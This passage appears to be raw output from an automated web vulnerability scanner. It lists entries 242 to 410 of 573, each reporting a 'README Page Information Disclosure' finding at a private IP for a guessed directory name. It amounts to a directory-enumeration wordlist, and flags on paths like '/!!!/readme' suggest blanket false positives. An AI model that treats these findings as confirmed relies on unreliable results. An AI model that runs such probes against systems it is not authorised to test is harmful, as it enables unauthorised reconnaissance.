	Parameter names	url
	Payload	readme
242/573	Target	http://192.168.105.197:8008/mime/readme
	Vulnerability details	Target http://192.168.105.197:8008/mime/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
243/573	Target	http://192.168.105.197:8008/threads/readme
	Vulnerability details	Target http://192.168.105.197:8008/threads/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
244/573	Target	http://192.168.105.197:8008/fonts/readme
	Vulnerability details	Target http://192.168.105.197:8008/fonts/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
245/573	Target	http://192.168.105.197:8008/class/readme
	Vulnerability details	Target http://192.168.105.197:8008/class/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
246/573	Target	http://192.168.105.197:8008/classes/readme
	Vulnerability details	Target http://192.168.105.197:8008/classes/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
247/573	Target	http://192.168.105.197:8008/download/readme
	Vulnerability details	Target http://192.168.105.197:8008/download/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
248/573	Target	http://192.168.105.197:8008/downloads/readme
	Vulnerability details	Target http://192.168.105.197:8008/downloads/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
249/573	Target	http://192.168.105.197:8008/modules/readme
	Vulnerability details	Target http://192.168.105.197:8008/modules/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
250/573	Target	http://192.168.105.197:8008/down/readme
	Vulnerability details	Target http://192.168.105.197:8008/down/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
251/573	Target	http://192.168.105.197:8008/oauth/readme
	Vulnerability details	Target http://192.168.105.197:8008/oauth/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
252/573	Target	http://192.168.105.197:8008/json/readme
	Vulnerability details	Target http://192.168.105.197:8008/json/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
253/573	Target	http://192.168.105.197:8008/compat/readme
	Vulnerability details	Target http://192.168.105.197:8008/compat/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
254/573	Target	http://192.168.105.197:8008/recaptcha/readme
	Vulnerability details	Target http://192.168.105.197:8008/recaptcha/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
255/573	Target	http://192.168.105.197:8008/html/readme
	Vulnerability details	Target http://192.168.105.197:8008/html/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
256/573	Target	http://192.168.105.197:8008/controller/readme
	Vulnerability details	Target http://192.168.105.197:8008/controller/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
257/573	Target	http://192.168.105.197:8008/signup/readme
	Vulnerability details	Target http://192.168.105.197:8008/signup/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
258/573	Target	http://192.168.105.197:8008/login/readme
	Vulnerability details	Target http://192.168.105.197:8008/login/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
259/573	Target	http://192.168.105.197:8008/WebService/readme
	Vulnerability details	Target http://192.168.105.197:8008/WebService/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
260/573	Target	http://192.168.105.197:8008/aspnet/readme

	Vulnerability details	Target http://192.168.105.197:8008/aspnet/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
261/573	Target	http://192.168.105.197:8008/Exchange/readme
	Vulnerability details	Target http://192.168.105.197:8008/Exchange/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
262/573	Target	http://192.168.105.197:8008/webaccess/readme
	Vulnerability details	Target http://192.168.105.197:8008/webaccess/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
263/573	Target	http://192.168.105.197:8008/web/readme
	Vulnerability details	Target http://192.168.105.197:8008/web/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
264/573	Target	http://192.168.105.197:8008/~root/readme
	Vulnerability details	Target http://192.168.105.197:8008/~root/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
265/573	Target	http://192.168.105.197:8008/root/readme
	Vulnerability details	Target http://192.168.105.197:8008/root/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
266/573	Target	http://192.168.105.197:8008/htdocs/readme
	Vulnerability details	Target http://192.168.105.197:8008/htdocs/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

267/573	Target	http://192.168.105.197:8008/www/readme
	Vulnerability details	Target http://192.168.105.197:8008/www/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
268/573	Target	http://192.168.105.197:8008/~ftp/readme
	Vulnerability details	Target http://192.168.105.197:8008/~ftp/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
269/573	Target	http://192.168.105.197:8008/~guest/readme
	Vulnerability details	Target http://192.168.105.197:8008/~guest/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
270/573	Target	http://192.168.105.197:8008/~nobody/readme
	Vulnerability details	Target http://192.168.105.197:8008/~nobody/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
271/573	Target	http://192.168.105.197:8008/~www/readme
	Vulnerability details	Target http://192.168.105.197:8008/~www/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
272/573	Target	http://192.168.105.197:8008/CMS/readme
	Vulnerability details	Target http://192.168.105.197:8008/CMS/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
273/573	Target	http://192.168.105.197:8008/wizards/readme
	Vulnerability details	Target http://192.168.105.197:8008/wizards/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
274/573	Target	http://192.168.105.197:8008/editor/readme
	Vulnerability details	Target http://192.168.105.197:8008/editor/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
275/573	Target	http://192.168.105.197:8008/fck/readme
	Vulnerability details	Target http://192.168.105.197:8008/fck/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
276/573	Target	http://192.168.105.197:8008/edit/readme
	Vulnerability details	Target http://192.168.105.197:8008/edit/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
277/573	Target	http://192.168.105.197:8008/info/readme
	Vulnerability details	Target http://192.168.105.197:8008/info/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
278/573	Target	http://192.168.105.197:8008/dat/readme
	Vulnerability details	Target http://192.168.105.197:8008/dat/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
279/573	Target	http://192.168.105.197:8008/data/readme
	Vulnerability details	Target http://192.168.105.197:8008/data/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
280/573	Target	http://192.168.105.197:8008/file/readme
	Vulnerability details	Target http://192.168.105.197:8008/file/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
281/573	Target	http://192.168.105.197:8008/files/readme
	Vulnerability details	Target http://192.168.105.197:8008/files/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
282/573	Target	http://192.168.105.197:8008/zip/readme
	Vulnerability details	Target http://192.168.105.197:8008/zip/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
283/573	Target	http://192.168.105.197:8008/zipfiles/readme
	Vulnerability details	Target http://192.168.105.197:8008/zipfiles/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
284/573	Target	http://192.168.105.197:8008/zips/readme
	Vulnerability details	Target http://192.168.105.197:8008/zips/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
285/573	Target	http://192.168.105.197:8008/mp3/readme
	Vulnerability details	Target http://192.168.105.197:8008/mp3/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
286/573	Target	http://192.168.105.197:8008/search/readme
	Vulnerability details	Target http://192.168.105.197:8008/search/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
287/573	Target	http://192.168.105.197:8008/rss/readme

	Vulnerability details	Target http://192.168.105.197:8008/rss/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
288/573	Target	http://192.168.105.197:8008/feed/readme
	Vulnerability details	Target http://192.168.105.197:8008/feed/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
289/573	Target	http://192.168.105.197:8008/atom/readme
	Vulnerability details	Target http://192.168.105.197:8008/atom/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
290/573	Target	http://192.168.105.197:8008/pictures/readme
	Vulnerability details	Target http://192.168.105.197:8008/pictures/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
291/573	Target	http://192.168.105.197:8008/icons/readme
	Vulnerability details	Target http://192.168.105.197:8008/icons/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
292/573	Target	http://192.168.105.197:8008/resources/readme
	Vulnerability details	Target http://192.168.105.197:8008/resources/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
293/573	Target	http://192.168.105.197:8008/graphics/readme
	Vulnerability details	Target http://192.168.105.197:8008/graphics/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

294/573	Target	http://192.168.105.197:8008/pics/readme
	Vulnerability details	Target http://192.168.105.197:8008/pics/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
295/573	Target	http://192.168.105.197:8008/icon/readme
	Vulnerability details	Target http://192.168.105.197:8008/icon/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
296/573	Target	http://192.168.105.197:8008/thumb/readme
	Vulnerability details	Target http://192.168.105.197:8008/thumb/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
297/573	Target	http://192.168.105.197:8008/thumbnail/readme
	Vulnerability details	Target http://192.168.105.197:8008/thumbnail/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
298/573	Target	http://192.168.105.197:8008/photo/readme
	Vulnerability details	Target http://192.168.105.197:8008/photo/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
299/573	Target	http://192.168.105.197:8008/tag/readme
	Vulnerability details	Target http://192.168.105.197:8008/tag/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
300/573	Target	http://192.168.105.197:8008/tags/readme
	Vulnerability details	Target http://192.168.105.197:8008/tags/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
301/573	Target	http://192.168.105.197:8008/messages/readme
	Vulnerability details	Target http://192.168.105.197:8008/messages/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
302/573	Target	http://192.168.105.197:8008/audio/readme
	Vulnerability details	Target http://192.168.105.197:8008/audio/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
303/573	Target	http://192.168.105.197:8008/dl/readme
	Vulnerability details	Target http://192.168.105.197:8008/dl/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
304/573	Target	http://192.168.105.197:8008/package/readme
	Vulnerability details	Target http://192.168.105.197:8008/package/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
305/573	Target	http://192.168.105.197:8008/build/readme
	Vulnerability details	Target http://192.168.105.197:8008/build/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
306/573	Target	http://192.168.105.197:8008/snapshot/readme
	Vulnerability details	Target http://192.168.105.197:8008/snapshot/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
307/573	Target	http://192.168.105.197:8008/profile/readme
	Vulnerability details	Target http://192.168.105.197:8008/profile/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
308/573	Target	http://192.168.105.197:8008/Default/readme
	Vulnerability details	Target http://192.168.105.197:8008/Default/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
309/573	Target	http://192.168.105.197:8008/archives/readme
	Vulnerability details	Target http://192.168.105.197:8008/archives/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
310/573	Target	http://192.168.105.197:8008/documents/readme
	Vulnerability details	Target http://192.168.105.197:8008/documents/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
311/573	Target	http://192.168.105.197:8008/'/readme
	Vulnerability details	Target http://192.168.105.197:8008/'/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
312/573	Target	http://192.168.105.197:8008/!/readme
	Vulnerability details	Target http://192.168.105.197:8008/!/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
313/573	Target	http://192.168.105.197:8008/!!/readme
	Vulnerability details	Target http://192.168.105.197:8008/!!/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
314/573	Target	http://192.168.105.197:8008/!!!/readme

	Vulnerability details	Target http://192.168.105.197:8008/!!!/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
315/573	Target	http://192.168.105.197:8008/@/readme
	Vulnerability details	Target http://192.168.105.197:8008/@/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
316/573	Target	http://192.168.105.197:8008/ /readme
	Vulnerability details	Target http://192.168.105.197:8008/_/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
317/573	Target	http://192.168.105.197:8008/$/readme
	Vulnerability details	Target http://192.168.105.197:8008/$/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
318/573	Target	http://192.168.105.197:8008/-/readme
	Vulnerability details	Target http://192.168.105.197:8008/-/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
319/573	Target	http://192.168.105.197:8008/+/readme
	Vulnerability details	Target http://192.168.105.197:8008/+/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
320/573	Target	http://192.168.105.197:8008/a/readme
	Vulnerability details	Target http://192.168.105.197:8008/a/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

321/573	Target	http://192.168.105.197:8008/b/readme
	Vulnerability details	Target http://192.168.105.197:8008/b/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
322/573	Target	http://192.168.105.197:8008/c/readme
	Vulnerability details	Target http://192.168.105.197:8008/c/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
323/573	Target	http://192.168.105.197:8008/d/readme
	Vulnerability details	Target http://192.168.105.197:8008/d/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
324/573	Target	http://192.168.105.197:8008/e/readme
	Vulnerability details	Target http://192.168.105.197:8008/e/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
325/573	Target	http://192.168.105.197:8008/f/readme
	Vulnerability details	Target http://192.168.105.197:8008/f/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
326/573	Target	http://192.168.105.197:8008/g/readme
	Vulnerability details	Target http://192.168.105.197:8008/g/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
327/573	Target	http://192.168.105.197:8008/h/readme
	Vulnerability details	Target http://192.168.105.197:8008/h/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
328/573	Target	http://192.168.105.197:8008/i/readme
	Vulnerability details	Target http://192.168.105.197:8008/i/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
329/573	Target	http://192.168.105.197:8008/j/readme
	Vulnerability details	Target http://192.168.105.197:8008/j/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
330/573	Target	http://192.168.105.197:8008/k/readme
	Vulnerability details	Target http://192.168.105.197:8008/k/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
331/573	Target	http://192.168.105.197:8008/l/readme
	Vulnerability details	Target http://192.168.105.197:8008/l/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
332/573	Target	http://192.168.105.197:8008/m/readme
	Vulnerability details	Target http://192.168.105.197:8008/m/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
333/573	Target	http://192.168.105.197:8008/n/readme
	Vulnerability details	Target http://192.168.105.197:8008/n/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
334/573	Target	http://192.168.105.197:8008/o/readme
	Vulnerability details	Target http://192.168.105.197:8008/o/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
335/573	Target	http://192.168.105.197:8008/p/readme
	Vulnerability details	Target http://192.168.105.197:8008/p/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
336/573	Target	http://192.168.105.197:8008/r/readme
	Vulnerability details	Target http://192.168.105.197:8008/r/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
337/573	Target	http://192.168.105.197:8008/s/readme
	Vulnerability details	Target http://192.168.105.197:8008/s/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
338/573	Target	http://192.168.105.197:8008/t/readme
	Vulnerability details	Target http://192.168.105.197:8008/t/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
339/573	Target	http://192.168.105.197:8008/q/readme
	Vulnerability details	Target http://192.168.105.197:8008/q/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
340/573	Target	http://192.168.105.197:8008/v/readme
	Vulnerability details	Target http://192.168.105.197:8008/v/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
341/573	Target	http://192.168.105.197:8008/w/readme

	Vulnerability details	Target http://192.168.105.197:8008/w/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
342/573	Target	http://192.168.105.197:8008/z/readme
	Vulnerability details	Target http://192.168.105.197:8008/z/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
343/573	Target	http://192.168.105.197:8008/0/readme
	Vulnerability details	Target http://192.168.105.197:8008/0/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
344/573	Target	http://192.168.105.197:8008/00/readme
	Vulnerability details	Target http://192.168.105.197:8008/00/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
345/573	Target	http://192.168.105.197:8008/1/readme
	Vulnerability details	Target http://192.168.105.197:8008/1/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
346/573	Target	http://192.168.105.197:8008/2/readme
	Vulnerability details	Target http://192.168.105.197:8008/2/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
347/573	Target	http://192.168.105.197:8008/3/readme
	Vulnerability details	Target http://192.168.105.197:8008/3/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

348/573	Target	http://192.168.105.197:8008/4/readme
	Vulnerability details	Target http://192.168.105.197:8008/4/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
349/573	Target	http://192.168.105.197:8008/5/readme
	Vulnerability details	Target http://192.168.105.197:8008/5/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
350/573	Target	http://192.168.105.197:8008/6/readme
	Vulnerability details	Target http://192.168.105.197:8008/6/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
351/573	Target	http://192.168.105.197:8008/7/readme
	Vulnerability details	Target http://192.168.105.197:8008/7/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
352/573	Target	http://192.168.105.197:8008/8/readme
	Vulnerability details	Target http://192.168.105.197:8008/8/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
353/573	Target	http://192.168.105.197:8008/9/readme
	Vulnerability details	Target http://192.168.105.197:8008/9/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
354/573	Target	http://192.168.105.197:8008/10/readme
	Vulnerability details	Target http://192.168.105.197:8008/10/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
355/573	Target	http://192.168.105.197:8008/2008/readme
	Vulnerability details	Target http://192.168.105.197:8008/2008/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
356/573	Target	http://192.168.105.197:8008/2009/readme
	Vulnerability details	Target http://192.168.105.197:8008/2009/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
357/573	Target	http://192.168.105.197:8008/2010/readme
	Vulnerability details	Target http://192.168.105.197:8008/2010/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
358/573	Target	http://192.168.105.197:8008/2011/readme
	Vulnerability details	Target http://192.168.105.197:8008/2011/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
359/573	Target	http://192.168.105.197:8008/2012/readme
	Vulnerability details	Target http://192.168.105.197:8008/2012/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
360/573	Target	http://192.168.105.197:8008/2013/readme
	Vulnerability details	Target http://192.168.105.197:8008/2013/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
361/573	Target	http://192.168.105.197:8008/security/readme
	Vulnerability details	Target http://192.168.105.197:8008/security/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
362/573	Target	http://192.168.105.197:8008/content/readme
	Vulnerability details	Target http://192.168.105.197:8008/content/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
363/573	Target	http://192.168.105.197:8008/main/readme
	Vulnerability details	Target http://192.168.105.197:8008/main/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
364/573	Target	http://192.168.105.197:8008/media/readme
	Vulnerability details	Target http://192.168.105.197:8008/media/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
365/573	Target	http://192.168.105.197:8008/templates/readme
	Vulnerability details	Target http://192.168.105.197:8008/templates/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
366/573	Target	http://192.168.105.197:8008/forms/readme
	Vulnerability details	Target http://192.168.105.197:8008/forms/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
367/573	Target	http://192.168.105.197:8008/flash/readme
	Vulnerability details	Target http://192.168.105.197:8008/flash/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
368/573	Target	http://192.168.105.197:8008/portal/readme

	Vulnerability details	Target http://192.168.105.197:8008/portal/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
369/573	Target	http://192.168.105.197:8008/xml/readme
	Vulnerability details	Target http://192.168.105.197:8008/xml/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
370/573	Target	http://192.168.105.197:8008/user/readme
	Vulnerability details	Target http://192.168.105.197:8008/user/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
371/573	Target	http://192.168.105.197:8008/view/readme
	Vulnerability details	Target http://192.168.105.197:8008/view/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
372/573	Target	http://192.168.105.197:8008/browse/readme
	Vulnerability details	Target http://192.168.105.197:8008/browse/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
373/573	Target	http://192.168.105.197:8008/demo/readme
	Vulnerability details	Target http://192.168.105.197:8008/demo/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
374/573	Target	http://192.168.105.197:8008/includes/readme
	Vulnerability details	Target http://192.168.105.197:8008/includes/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

375/573	Target	http://192.168.105.197:8008/thread/readme
	Vulnerability details	Target http://192.168.105.197:8008/thread/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
376/573	Target	http://192.168.105.197:8008/php/readme
	Vulnerability details	Target http://192.168.105.197:8008/php/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
377/573	Target	http://192.168.105.197:8008/index/readme
	Vulnerability details	Target http://192.168.105.197:8008/index/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
378/573	Target	http://192.168.105.197:8008/music/readme
	Vulnerability details	Target http://192.168.105.197:8008/music/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
379/573	Target	http://192.168.105.197:8008/contents/readme
	Vulnerability details	Target http://192.168.105.197:8008/contents/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
380/573	Target	http://192.168.105.197:8008/projects/readme
	Vulnerability details	Target http://192.168.105.197:8008/projects/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
381/573	Target	http://192.168.105.197:8008/site/readme
	Vulnerability details	Target http://192.168.105.197:8008/site/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
382/573	Target	http://192.168.105.197:8008/version/readme
	Vulnerability details	Target http://192.168.105.197:8008/version/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
383/573	Target	http://192.168.105.197:8008/static/readme
	Vulnerability details	Target http://192.168.105.197:8008/static/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
384/573	Target	http://192.168.105.197:8008/space/readme
	Vulnerability details	Target http://192.168.105.197:8008/space/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
385/573	Target	http://192.168.105.197:8008/folder/readme
	Vulnerability details	Target http://192.168.105.197:8008/folder/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
386/573	Target	http://192.168.105.197:8008/servlet/readme
	Vulnerability details	Target http://192.168.105.197:8008/servlet/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
387/573	Target	http://192.168.105.197:8008/storage/readme
	Vulnerability details	Target http://192.168.105.197:8008/storage/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
388/573	Target	http://192.168.105.197:8008/misc/readme
	Vulnerability details	Target http://192.168.105.197:8008/misc/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
389/573	Target	http://192.168.105.197:8008/page/readme
	Vulnerability details	Target http://192.168.105.197:8008/page/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
390/573	Target	http://192.168.105.197:8008/doc/readme
	Vulnerability details	Target http://192.168.105.197:8008/doc/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
391/573	Target	http://192.168.105.197:8008/access/readme
	Vulnerability details	Target http://192.168.105.197:8008/access/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
392/573	Target	http://192.168.105.197:8008/release/readme
	Vulnerability details	Target http://192.168.105.197:8008/release/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
393/573	Target	http://192.168.105.197:8008/latest/readme
	Vulnerability details	Target http://192.168.105.197:8008/latest/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
394/573	Target	http://192.168.105.197:8008/manual/readme
	Vulnerability details	Target http://192.168.105.197:8008/manual/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
395/573	Target	http://192.168.105.197:8008/manuals/readme

	Vulnerability details	Target http://192.168.105.197:8008/manuals/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
396/573	Target	http://192.168.105.197:8008/usercp/readme
	Vulnerability details	Target http://192.168.105.197:8008/usercp/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
397/573	Target	http://192.168.105.197:8008/cerberusweb/readme
	Vulnerability details	Target http://192.168.105.197:8008/cerberusweb/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
398/573	Target	http://192.168.105.197:8008/uri/readme
	Vulnerability details	Target http://192.168.105.197:8008/uri/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
399/573	Target	http://192.168.105.197:8008/url/readme
	Vulnerability details	Target http://192.168.105.197:8008/url/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
400/573	Target	http://192.168.105.197:8008/utf8/readme
	Vulnerability details	Target http://192.168.105.197:8008/utf8/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
401/573	Target	http://192.168.105.197:8008/lostpassword/readme
	Vulnerability details	Target http://192.168.105.197:8008/lostpassword/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

402/573	Target	http://192.168.105.197:8008/forgot/readme
	Vulnerability details	Target http://192.168.105.197:8008/forgot/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
403/573	Target	http://192.168.105.197:8008/index_files/readme
	Vulnerability details	Target http://192.168.105.197:8008/index_files/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
404/573	Target	http://192.168.105.197:8008/reset/readme
	Vulnerability details	Target http://192.168.105.197:8008/reset/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
405/573	Target	http://192.168.105.197:8008/wp/readme
	Vulnerability details	Target http://192.168.105.197:8008/wp/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
406/573	Target	http://192.168.105.197:8008/fileserver/readme
	Vulnerability details	Target http://192.168.105.197:8008/fileserver/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
407/573	Target	http://192.168.105.197:8008/de/readme
	Vulnerability details	Target http://192.168.105.197:8008/de/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
408/573	Target	http://192.168.105.197:8008/fr/readme
	Vulnerability details	Target http://192.168.105.197:8008/fr/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
409/573	Target	http://192.168.105.197:8008/en/readme
	Vulnerability details	Target http://192.168.105.197:8008/en/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
410/573	Target	http://192.168.105.197:8008/mt/readme
	Vulnerability details	Target http://192.168.105.197:8008/mt/readme has README Page Information Disclosure vulnerability
	Parameter names	url
